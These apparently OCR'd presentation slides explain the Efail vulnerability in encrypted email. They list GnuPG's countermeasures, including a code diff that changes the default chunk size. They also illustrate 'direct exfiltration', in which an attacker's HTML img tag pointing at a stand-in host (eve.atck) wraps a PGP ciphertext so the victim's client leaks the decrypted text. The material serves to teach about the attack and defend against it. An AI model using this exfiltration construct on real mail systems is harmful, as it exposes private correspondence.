
- Pro: Authenticate chunks before giving it to app!
- Con: Recommended chunk size is 128MByte (OpenPGP implementations may not want to cache 128MByte and thus use streaming again)

https://tools.ietf.org/html/draft-ietf-openpgp-rfc4880bis-05#page-63
https://mailarchive.ietf.org/arch/msg/openpgp/KXM9nqbhkn3ELTznP6YBQhEipC0


Efail-related changes to GnuPG

- MDC errors now result in hard failures (not merely warnings).
- GnuPG now *always* uses MDC independently if key denotes MDC support or not.
- But:
  - Sets default chunks sizes from 1GByte to 128MByte.
  - Still streams unauthenticated plaintext.

```
@@ -3884,15 +3891,15 @@ main (int argc, char **argv)
     /* Check chunk size.  Please fix also the man page if you chnage
      * the default.  The limits are given by the specs.  */
     if (!opt.chunk_size)
-      opt.chunk_size = 30; /* Default to 1 GiB chunks.  */
+      opt.chunk_size = 27; /* Default to the suggested max of 128 MiB.  */
```


av1.com
smtp.corp1
imap.corp1
archive.corp1
Not answered: How to deal with past emails?

Agenda


Efail CBC/CFB Gadgets
Efail Direct Exfiltration
Reply to attacker
Plaintext bugs
T

Efail Direct Exfiltration

Alice's mail program encrypts the email

Encryption

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Alice writes a Mail to Bob

```
From: Alice
To:   Bob
```

```
Dear Bob,
the meeting tomorrow will be
at 9 o‘clock.
```

Efail Direct Exfiltration

Eve captures the encrypted mail between Alice and Bob

Original E-Mail

```
From: Alice
To:   Bob
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

Eve's attack E-Mail

```
From: Eve
To:   Bob
```

```
Content-Type: text/html
<img src="http://eve.atck/
```

```
Content-Type: text/html
">
```

Efail Direct Exfiltration

Bob's mail program puts the clear text back into the body

Decryption

```
Dear Bob,
the meeting tomorrow will be
at 9 o‘clock.
```

Eve's attack E-Mail

```
From: Eve
To:   Bob
```


```
Content-Type: text/html
<img src="http://eve.atck/
```

```
-----BEGIN PGP MESSAGE-----
hQIMA1n/0nhVYSIBARAAiIsX1QsH
ZObL2LopVexVVZ1uvk3wieArHUg…
-----END PGP MESSAGE-----
```

```
Content-Type: text/html
">
```

Efail Direct Exfiltration

Bob’s mail program loads an image from the attackers url with the plaintext




Eve

